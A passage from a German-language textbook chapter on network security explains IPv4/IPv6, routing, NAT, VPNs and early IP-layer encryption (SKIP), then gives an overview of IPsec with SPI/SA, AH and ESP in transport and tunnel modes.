- **Options und Padding:** In IPv4 gibt es zahlreiche Optionen, mit denen das Routing gesteuert werden kann. Diese sind von variabler Länge und können hier eingefügt werden. Ist als Ergebnis dieses Einfügens die Länge des Headers kein Vielfaches von 32 Bit, so wird dies durch Padding korrigiert.

8.1.2 IPv6

IP Version 4 ist auch heute noch die im Internet wichtigste Version. IP Version 6 (IPv6) wird mittlerweile, nach langem Vorlauf, konsequent eingeführt.

Die Entwicklung von IPv6 war eine Reaktion auf die zunehmende Verknappung der IPv4-Adressen. Zwar können die Auswirkungen des Mangels an IPv4-Adressen immer noch durch Techniken wie NAT oder NAPT (Abschn. 8.1.5) gemildert werden, aber das Routing wird dadurch zunehmend ineffizienter. IP-Adressen werden zu möglichst großen Subnetzen zusammengefasst, um die Routing-Tabellen klein zu halten. In IPv6 sind die IP-Adressen 128 Bit lang. Dies ergibt eine praktisch unerschöpfliche Anzahl von Adressen. Zur Verdeutlichung: Man könnte mit 2^{128} Werten jedem Quadratmillimeter der Erdoberfläche ungefähr 667.088.217.668.537.139 IPv6-Adressen zuweisen. Auch wenn diese enorme Anzahl von Adressen nie vollständig genutzt wird, kann die Struktur des IP-Adressraums mit IPv6 deutlich verbessert werden.

Der IPv4-Header enthält einige Felder, die in der Praxis nur sehr selten genutzt werden. Dazu zählen unter anderem die Fragmentierungsfelder *(Flags, Fragment Offset)* und die verschiedenen Optionen. In IPv6 hat man daher konsequenterweise diese Felder aus dem eigentlichen IP-Header entfernt und in sogenannte Erweiterungsheader ausgelagert, die nur bei Bedarf zwischen dem IPv6-Header und der Nutzlast eingefügt werden.

8.1.3 Routing

In einem IP-Netz entscheiden Router anhand der IP-Zieladresse über die Weitergabe des Pakets. Sie gehen dabei nach dem *best-effort*-Prinzip vor, indem sie „nach besten Kräften“ versuchen, die Pakete beim Empfänger abzuliefern. Ist dies nicht möglich, werden die Pakete gelöscht und eine Fehlermeldung zurück an den Absender geschickt. Aufgabe von TCP ist es dann, die Daten zuverlässig beim Empfänger abzuliefern, ggf. durch mehrfaches Senden des gleichen IP-Pakets.

Das Routing eines IP-Pakets erfolgt autonom durch *Internet-Router.* Jeder Router hat dabei eine *Routing-Tabelle (routing table),* die für mögliche Ziele (erste Spalte der Tabelle in Abb. 8.6) angibt, welcher benachbarte Router auf dem optimalen Weg zum Ziel liegt. Ziele können einzelne IP-Adressen oder auch ganze Adressbereiche sein.

In Abb. 8.6 sendet Host H1 einen Datensatz in vier IP-Paketen an Host H2. Er sendet diese Pakete an Router A, der zur Weiterleitung seine Tabelle konsultiert. Anhand der IP-Zieladresse erkennt A, dass das Ziel in dem von Router F verwalteten Adressbereich liegt. Laut der anfangs gegebenen Tabelle führt der optimale Weg zu F über Router C, und daher leitet A die ersten drei IP-Pakete auf diesem Weg weiter.

Routing-Tabellen werden ständig aktualisiert. Innerhalb eines autonomen Systems AS (das ist ein Teil des Internets, der von einem einzelnen Betreiber verwaltet wird) erfolgt dies vollautomatisch über *Distance-Vector-* (z. B. Bellman-Ford) oder *Link-State*-Algorithmen




Abb. 8.6 Routing von IP-Paketen anhand von Routing-Tabellen. Host H1 sendet fünf IP-Pakete an Host H2. Die Routen zum Ziel werden durch die Routing-Tabellen der einzelnen Internet-Router bestimmt. Ändern sich diese (wie hier bei Router A), so können IP-Pakete über verschiedene Routen zum Ziel gelangen

(z. B. Dijkstra). Zwischen verschiedenen autonomen Systemen müssen auch kommerzielle Aspekte beachtet werden; hier wird das *Border-Gateway-Protokoll* (BGP) eingesetzt. Auslöser einer Änderung kann z. B. der Ausfall oder die Überlastung eines Routers sein.

Vor dem Versenden des vierten IP-Pakets wurde die Routing-Tabelle des Routers A in Abb. 8.6 aktualisiert. Als günstigste Route zu F ist jetzt der Weg über Router B eingetragen, also wird das nächste Paket an B weitergeleitet. Ist z. B. Router C überlastet, so kann dies dazu führen, dass Paket 4 früher bei H1 eintrifft als Paket 3. Auch könnte Paket 3 aufgrund der Überlastung des Routers komplett verloren gehen.

8.1.4 Round-Trip Time (RTT)

Zur Messung der Effizienz praktisch eingesetzter Protokolle wird häufig der Begriff *Round-Trip Time* (RTT) verwendet. Das Maß 1 RTT steht dabei für die Zeit, die vom Senden eines IP-Pakets bis zum Empfang einer Antwort durch den Sender vergeht. Ein von Host

H1 gesendetes IP-Paket muss dazu seinen Weg durch die in Abb. 8.6 dargestellte Routing-Infrastruktur finden, von Host H2 verarbeitet werden, und das von H2 gesendete Paket muss dann wieder bei H1 ankommen.

Die RTT hängt nicht primär von physikalischen Parametern wie der geografischen Distanz von H1 und H2 ab – hier liegt die Geschwindigkeit der Signalweiterleitung zwischen den Routern in der Größenordnung der Lichtgeschwindigkeit, was für alle Transportwege entlang der Erdoberfläche hinreichend schnell ist. Verzögerungen können vielmehr dadurch entstehen, dass ein Router überlastet ist und ein IP-Paket für eine gewisse Zeit in einem Puffer zwischenspeichern muss, bevor es weitergeleitet werden kann.

Es gibt vor allen Dingen in Schwellenländern, die ein interessanter Markt für große Internetanbieter sind, IP-Netze mit einem hohen RTT-Wert. Daher gehen viele Standardisierungsbemühungen heute in die Richtung, (sichere) Verbindungen mit einer möglichst geringen RTT-Verzögerung aufzubauen.

8.1.5 Private IP-Adressen und Network Address Translation (NAT)

Network Address Translation (NAT) wurde entwickelt, um eine kurzfristig verfügbare Lösung für das Problem der Knappheit von IPv4-Adressen zu haben. NAT wird heute aber auch eingesetzt, um die interne Struktur eines Firmennetzes nach außen hin zu verbergen.

Private IP-Adressen Von der Internet Assigned Numbers Authority (IANA), die für die Verwaltung der IP-Adressen zuständig ist, wurden mehrere Adressbereiche in RFC 1918 [RMK+96] zur privaten Nutzung freigestellt:

- Ein Klasse-A-Netz: 10.0.0.0 bis 10.255.255.255
- 16 Klasse-B-Netze: 172.16.0.0 bis 172.31.255.255
- 256 Klasse-C-Netze: 192.168.0.0 bis 192.168.255.255

Diese IP-Adressen dürfen frei für private Netze (also z. B. Heimnetzwerke oder firmeninterne Netze) verwendet werden. Da sie dadurch nicht weltweit eindeutig sind, können sie zum Routing im öffentlichen Internet nicht verwendet werden und sind dort deshalb verboten. Jedes Paket, das eine dieser privaten IP-Adressen enthält, wird im Internet einfach gelöscht.

Soll daher ein IP-Paket aus einem privaten Netz heraus weiter ins Internet geleitet werden, so muss die private IP-Adresse durch eine öffentliche ersetzt werden. Diesen Vorgang nennt man *Network Address Translation* (NAT).

Funktionsweise NA(P)T Es gibt zwei Varianten des traditionellen NAT: Basic NAT und Network Address Port Translation (NAPT). Bei NAPT werden mehrere interne IP-Adressen auf eine einzige externe IP-Adresse abgebildet, aber mit verschiedenen Portnummern.




Abb. 8.7 Network Address Port Translation

In beiden Varianten wird bei ausgehenden Paketen die Source- und bei eingehenden Paketen die Destination-IP-Adresse geändert.

Die Funktionsweise von NAPT ist in Abb. 8.7 dargestellt. Auf der linken Seite befindet sich ein privates Firmennetz, das intern in drei private Klasse-C-Netze unterteilt ist. Wird ein IP-Paket von hier ins Internet versandt, so ersetzt das NAPT-Gateway die private IP-Quelladresse durch eine öffentliche IP-Adresse (in der Abb. 134.147.7.7) und den TCP/UDP-Quellport durch eine neue, eindeutige Portnummer.

Kommt ein IP-Paket als Antwort aus dem Internet zurück, so kann das Gateway die private Ziel-IP-Adresse und den privaten Zielport eindeutig mittels der gespeicherten Tabelle aus dem eindeutigen Zielport des IP-Pakets rekonstruieren und im IP-Paket ersetzen.

8.1.6 Virtual Private Network (VPN)

Global agierende Firmen betreiben an vielen Standorten weltweit lokale, IP-basierte Netzwerke. Um eine Datenkommunikation zwischen diesen Standorten zu ermöglichen, müssen diese lokalen Netze untereinander verbunden werden.

Dies geschah früher über angemietete, exklusiv genutzte Standleitungen. Eine *Standleitung* steht für die Sprach- oder Datenübertragung dauerhaft (24/7) zur Verfügung und kann über ein von Standort zu Standort verlegtes Datenkabel (Kupfer oder Glasfaser) oder über *Wide Area Network* (WAN) Technologien wie Asynchronous Transfer Mode (ATM) oder IP/Multiprotocol Label Switching (MPLS) realisiert werden. Standleitungen sind mit hohen Kosten verbunden, da ihre Datenrate hinreichend groß sein muss, um auch Spitzenlasten im Datenverkehr abzufangen, die aktuelle Datenrate aber meist weit unter diesem Limit liegt.

Eine *Wählverbindung,* bei der eine exklusiv genutzte Verbindung nur für eine bestimmte Zeit eingerichtet wird, eignet sich gut für Telefongespräche und Einwahl-Datenverbindungen, aber schlecht zum Vernetzen von lokalen IP-Netzen.

Ideal wäre die Nutzung eines paketbasierten öffentlichen Netzwerks wie des TCP/IP-basierten Internets: Hier können kurzfristig hohe Datenraten ausgehandelt werden, und viele weitere Nutzer sorgen für eine relativ gleichmäßige Ausnutzung de Datenrate – dies hätte enorme Kostenersparnisse mit sich gebracht. Eine direkte Nutzung des Internet war aber zunächst nicht möglich, weil die Vertraulichkeit der Firmendaten in einem solchen Netzwerk nicht sichergestellt werden konnte. IP-Pakete konnten beliebige Routen im Internet nehmen und in jedem Router mitgelesen werden.

Virtual Private Networks (VPNs) lösen dieses Dilemma, indem sie nur verschlüsselte Datenpakete über das Internet übertragen. Die Verschlüsselung kann auf IP-Pakete selbst (IPsec) oder auf Datenpakete eines über IP übertragenen Protokolls (PPTP, OpenVPN) angewandt werden. Ein Datenpaket wird verschlüsselt, wenn es vom lokalen Netzwerk an das Internet übergeben wird, und entschlüsselt, wenn es das zweite lokale Unternehmensnetz erreicht – diese Vorgehensweise entspricht dem *Gateway-to-Gateway* (GW2GW) Szenario aus Abb. 8.8.

Diese Kostenersparnis bei gleichzeitiger Wahrung der Vertraulichkeit der übertragenen Daten hat seit den 1990er Jahren zu einem Aufbau vieler VPNs geführt. Bahnbrechend waren hier das *Automotive Network Exchange* (ANX) VPN, das amerikanische Automobilhersteller mit ihren Zulieferern verband, und sein europäisches Gegenstück *European Network Exchange* (ENX). Im Mobilfunkbereich werden Basisstationen über VPNs mit der zentralen Infrastruktur der Mobilfunkbetreiber verbunden.

Während die vorgenannten Beispiele überwiegend mithilfe des in diesem Kapitel beschriebenen IPsec-Standards realisiert werden, gibt es im Bereich der Einwahlverbindungen – dem *Host-to-Gateway* (Host2GW) Szenario aus Abb. 8.8 – Konkurrenz durch die Technologien PPTP (5) und OpenVPN (Abschn. 8.10.1).




Abb. 8.8 Einsatzmöglichkeiten von Virtual Private Networks

8.2 Erste Ansätze

In diesem Abschnitt sollen zwei Ansätze vorgestellt, die IPsec darin ähneln, dass Verschlüsselung und Integritätsschutz auf Basis von einzelnen IP-Paketen realisiert werden. Beide Ansätze haben Nachteile gegenüber IPsec, insbesondere im Bereich des Daten-Overhead.

8.2.1 Hybride Verschlüsselung

Man kann die Nutzlast von IP-Paketen als eigenständigen Datensatz, also als „Mini-Nachricht", betrachten und versuchen, sie mit Methoden der hybriden Verschlüsselung (Abschn. 2.7) abzusichern. Man könnte also die Nutzlast mit einem Sitzungsschlüssel verschlüsseln und diesen dann mit dem öffentlichen Schlüssel des Empfängers (der in einem öffentlichen Verzeichnis auf eine bestimmte Art und Weise mit der IP-Adresse des Rechners verknüpft sein muss) verschlüsseln.

Dieser Ansatz scheitert schon am Overhead. Die Datenmenge, die zusätzlich in jedem IP-Paket transportiert werden müsste, wäre zu groß. So würde z. B. das Kryptogramm eines Sitzungsschlüssels, verschlüsselt mit einem 1024-Bit-Schlüssel (= 128 Byte), den Headeranteil von 20 auf 148 Byte erhöhen, was bei einer üblichen Paketgröße von 1500 Byte einem Anteil von fast 10 % entspräche.

8.2.2 Simple Key Management for Internet Protocols (SKIP)

Eines der ersten praktisch eingesetzten Verfahren zur Absicherung des Datenverkehrs auf der IP-Ebene war das *Simple Key Management for Internet Protocols* (SKIP) der Firma SUN [AMP96]. Hier wurde auch zum ersten Mal das Schlüsselvereinbarungsprotokoll des damaligen Sun-Chefkryptologen Whitfield Diffie eingesetzt.




Abb. 8.9 Schlüsselmanagement bei SKIP

Die Grundidee hinter SKIP war die gleiche wie auch beim ElGamal-Verschlüsselungsverfahren (Abb. 8.9). Die im ersten Schritt des Diffie-Hellman-Verfahrens erzeugten Nachrichten $\alpha = g^a \bmod p$ und $\beta = g^b \bmod p$ werden für die Teilnehmer A und B in einer Datenbank gespeichert. Möchte nun A mit B Kontakt aufnehmen, so kann er in der Datenbank den öffentlichen Schlüssel β von B abrufen, mittels seines privaten Schlüssels a den Wert

$$G_{ab} = \beta^a \bmod p = (g^b)^a \bmod p$$

berechnen und daraus den gemeinsamen Schlüssel k_{ab}, z. B. durch Auswahl einer hinreichend großen Anzahl von Bits von G_{ab}, ableiten.

In SKIP wird anschließend ein Sitzungsschlüssel k_p zufällig gewählt, mit k_{ab} verschlüsselt und im SKIP-Header übertragen. Aus diesem Schlüssel k_p werden dann weitere Schlüssel zur Verschlüsselung und Authentifizierung abgeleitet. Der Schlüssel k_p (und damit auch sein Kryptogramm) ist zwischen 64 und 128 Bit lang, was 8 bis 16 Byte entspricht. Der rein kryptographische Overhead reduziert sich damit schon beträchtlich gegenüber dem ersten naiven Ansatz, ist aber immer noch deutlich höher als in den IPsec-Standards.

8.3 IPsec: Überblick

Das Kürzel „IPsec“ verweist auf eine Reihe von Standards, die von der IP Security (IPsec) Working Group [IET] der IETF erarbeitet wurden. Zum *IPsec-Ökosystem* gehören primär die Datenformate zur Verschlüsselung (ESP) und Authentifizierung (AH, ESP) von IP-Paketen, und das dazu notwendige Schlüsselmanagement (ISAKMP, IKE, IKEv2).

8.3.1 SPI und SA

Die wichtigste Idee in den IPsec-Standards [IET] ist, in den ESP- und AH-Headern nur die minimal notwendigen Informationen zu transportieren, die eine Entschlüsselung und ggf. die Überprüfung eines MAC erlauben. Diese minimale Information ist ein *Verweis* auf einen Datei- oder Datenbankeintrag, der dann alle benötigten Informationen enthält. Dieser Verweis ist 32 Bit lang und wird *Security Parameters Index* (SPI) genannt. Zusammen mit der IP-Zieladresse und dem Sicherheitsprotokoll (ESP oder AH) ist er eine eindeutige Referenz auf einen Datensatz von kryptographischen Parametern und Algorithmen, die zur Verarbeitung des Pakets benötigt werden. Jeder solche Datensatz wird als *Security Association* (SA) bezeichnet. Die SAs werden bei IPsec in einer *Security Association Database* (SAD) verwaltet.

Die Idee, im IP-Paket selbst nur eine Referenz auf Schlüssel und Algorithmen zu übertragen, reduziert den Daten-Overhead auf ein Minimum. Während ein minimaler SKIP-Header noch 32 bis 36 Byte groß war, da er neben dem Kryptogramm des Schlüssels k_p noch weitere 20 Byte an Metainformationen transportierte, ist ein ESP-Header nur noch 8 Byte lang




Abb. 8.10 Ein mit IPsec ESP verschlüsseltes Paket. Der Trailer (ESP-Tr) ist optional und enthält einen MAC, dessen Länge vom eingesetzten Algorithmus abhängt. Der Header (ESP) enthält eine 4 Byte lange Referenz auf kryptographische Metadaten (Algorithmen und Schlüssel) und einen 4 Byte großen Zähler zur Verhinderung von Replay-Angriffen

(Abb. 8.10). Wir berücksichtigen bei dieser Zählung des ESP-Trailer nicht, da dieser optional ist und einen MAC variabler Länge enthält.

8.3.2 Softwaremodule


Eine IPsec-Implementierung besteht logisch aus mehreren Softwaremodulen, die in Abb. 8.11 angegeben sind. Die Funktionsweise dieser Module wird in den nachfolgenden Abschnitten näher erläutert.

Das AH/ESP-Modul muss sich in die Verarbeitung von IP-Paketen durch die Netzwerksoftware des Betriebssystems einschalten. Dieses Modul muss

- eingehende IPsec-geschützte Pakete entschlüsseln, überprüfen und als „normale“ IP-Pakete wieder an den TCP/IP-Stack übergeben und
- ausgehende IP-Pakete nach den Vorgaben des Netzwerkadministrators (gespeichert in der *Security Policy Database* (SPD)) unverändert durchlassen, verschlüsseln, authentifizieren oder verwerfen.

Die für diese Aufgaben benötigten Daten über kryptographische Algorithmen und Parameter holt dieses Modul aus der SAD, wobei IP-Zieladresse, IPsec-Protokoll (AH oder ESP) und SPI als Referenzen dienen. Die Einträge in der SAD werden bei IPsec mit dem Schlüsselaustauschprotokoll *Internet Key Exchange* (IKE) ausgehandelt, wobei IKE in ver-

Abb. 8.11 Blockstruktur einer IPsec-Implementierung



schiedenen Public-Key-Varianten oder im Pre-Shared-Secret-Modus betrieben werden kann (Abschn. 8.6 und 8.7).

8.3.3 Senden eines verschlüsselten IP-Pakets

Im folgenden Beispiel gehen wir davon aus, dass alle Pakete zwischen den Rechnern A und B mit IPsec ESP im Transportmodus verschlüsselt werden sollen (vgl. Abschn. 8.4). Die entsprechenden Einträge in den SADs und SPDs seien dabei schon vorhanden. Die folgenden Nummern beziehen sich auf Abb. 8.12, in der das Verschlüsseln und Versenden eines Datensatzes graphisch dargestellt sind.

1. Die zu sendenden Daten von Rechner A wurden vom IP-Stack in ein IP-Paket verpackt.
2. Das ESP-Modul prüft anhand der SPD, wie mit dem Paket zu verfahren ist. In unserem Beispiel steht in der SPD ein Eintrag, der besagt, dass alle IP-Pakete an Rechner B zu verschlüsseln sind. Die zu verwendende SA ist dort ebenfalls angegeben.
3. Das ESP-Modul liest die Daten der entsprechenden SA aus der SAD. Zur Verschlüsselung und Authentifizierung werden die dort angegebenen Algorithmen und Schlüssel verwendet.
4. Das verschlüsselte und/oder authentisierte IP-Paket wird wieder an die Netzwerksoftware von Rechner A übergeben, die es über das Internet an Rechner B sendet.
5. Rechner B empfängt das Paket. Da im Feld „Protocol“ des IP-Headers der Wert für IPsec ESP eingetragen ist, leitet die IP-Software dieses Paket an das ESP-Modul weiter.




Abb. 8.12 Senden eines verschlüsselten IP-Pakets von A nach B

6. Das ESP-Modul von Rechner B liest die Daten der SA, die durch die im ESP-Header angegebene SPI referenziert werden, aus der SAD, und entschlüsselt das Paket damit.
7. Das entschlüsselte IP-Paket wird wieder an die IP-Software übergeben, die es entsprechend weiterverarbeitet.

8.4 IPsec-Datenformate

In IPsec wurden zum Schutz von IP-Paketen zwei Datenformate spezifiziert:

- **Authentication Header (AH):** Zum Schutz der Integrität eines IP-Pakets
- **Encapsulation Security Payload (ESP):** Zum Schutz der Vertraulichkeit und Integrität

Darüber hinaus wird unterschieden, welche Daten geschützt werden sollen:

- **Transport Mode:** Nur die Nutzlast des IP-Pakets wird geschützt – in Abb. 8.2 sind das der TCP-Header und die Daten. Dieser Modus kann nur bei einer direkten Host-Host-Verbindung (Host2Host aus Abb. 8.8) eingesetzt werden.
- **Tunnel Mode:** Hier wird das gesamte IP-Paket – einschließlich des IP-Headers – geschützt und als Nutzlast in ein neues IP-Paket eingefügt. Dieser Modus muss bei allen IPsec-Verbindungen eingesetzt werden, die ein Gateway enthalten, also für die Host2GW- und GW2GW-Szenarien aus Abb. 8.8.

Somit ergeben sich insgesamt vier verschiedene Datenformate, von denen ESP im Tunnel Mode zweifellos das wichtigste ist.

8.4.1 Transport und Tunnel Mode

AH im Transport Mode Hier wird zwischen die Daten und den originalen IP-Header der *Authentication Header* (AH) eingeschoben (Abb. 8.13; [Ken05a]). Dieser besteht aus 12 Byte fester Struktur (Abb. 8.17) und einem MAC-Wert variabler Länge (z. B. 128 oder 160 Bit, je nach gewählter Hashfunktion). Bei AH/Transport-Modus werden alle Felder des ursprünglichen IP-Pakets authentifiziert, bei denen dies möglich ist, aber nichts verschlüsselt.

ESP im Transport Mode Das ESP-Datenformat [Ken05b] hat eine etwas komplexere Struktur, da die ESP-Felder in einen ESP-Header und einen ESP-Trailer aufgesplittet werden (Abb. 8.14). Bei Blockchiffren wird Padding eingesetzt, um auf ein Vielfaches der Blocklänge der Blockchiffre zu kommen.




Abb. 8.13 IPsec AH im Transport Mode. Der AH-Header wird zwischen dem originalen IP-Header und den Daten des IP-Pakets – in der Regel sind dies TCP oder UDP-Pakete – eingeschoben




Abb. 8.14 IPsec ESP im Transport Mode. Schraffiert dargestellte Abschnitte sind verschlüsselt, und der ESP-Header wird mit authentifiziert

Der MAC wird über alle Daten – verschlüsselt oder unverschlüsselt – einschließlich des ESP-Headers gebildet und im ESP-Trailer gespeichert. Im Gegensatz zu AH wird aber der originale IP-Header bei der MAC-Berechnung nicht berücksichtigt.

Die Verschlüsselung und MAC-Berechnung sind in ESP beide optional, aber mindestens einer der beiden Mechanismen muss auf ein IP-Paket angewandt werden. Werden beide Mechanismen angewandt, so ergibt sich ein Authenticated-Encryption-Verfahren nach dem *Encrypt-then-MAC*-Paradigma (Abschn. 3.6).

Tunnel Mode Bei AH und ESP im Tunnel Mode wird der IP-Header des Originalpakets mit geschützt (Abb. 8.15 und 8.16). Alle variablen Parameter des originalen IP-Headers werden




Abb. 8.15 IPsec AH im Tunnel Mode




Abb. 8.16 IPsec ESP im Tunnel Mode. Das Padding enthält neben den Padding-Bytes noch eine Längenangabe und ein Next-Header-Feld (Abb. 8.19)

„eingefroren" und ändern ihren Wert nicht mehr, solange das Originalpaket im Tunnel Mode transportiert wird.

Im Tunnel Mode ergibt sich aber für AH und ESP eine neue Fragestellung: Wie sollen die Parameter für den neuen Header IP_{neu} aus dem originalen IP-Header abgeleitet werden, und sollen die variablen Parameter des originalen IP-Headers nach dem Auspacken aus dem Tunnel-Format aktualisiert werden?

Als Antwort auf diese Frage wurde die Festlegung getroffen, dass es möglichst wenige Abhängigkeiten zwischen äußerem (IP_{neu}) und innerem (original) Header geben soll [KA98b, KS05]. Lediglich das Type of Service-Feld (TOS, heute DSCP) soll vom inneren in den äußeren Header kopiert, und das Time to Live-Feld (TTL) des inneren Headers vom Gateway vor der Verschlüsselung um 1 erniedrigt werden.

8.4.2 Authentication Header

Das Datenformat *Authentication Header* (AH) [KA98a, Ken05a, 3rd05] (Abb. 8.13 und 8.15) schützt nur die Authentizität der übertragenen Daten, bezieht hier aber neben den Nutzdaten auch die wichtigsten Felder des IP-Headers mit ein.




Abb. 8.17 Aufbau des Authentication Headers in der im Internet üblichen Darstellungsweise. Jede Zeile umfasst 32 Bit (4 Byte)

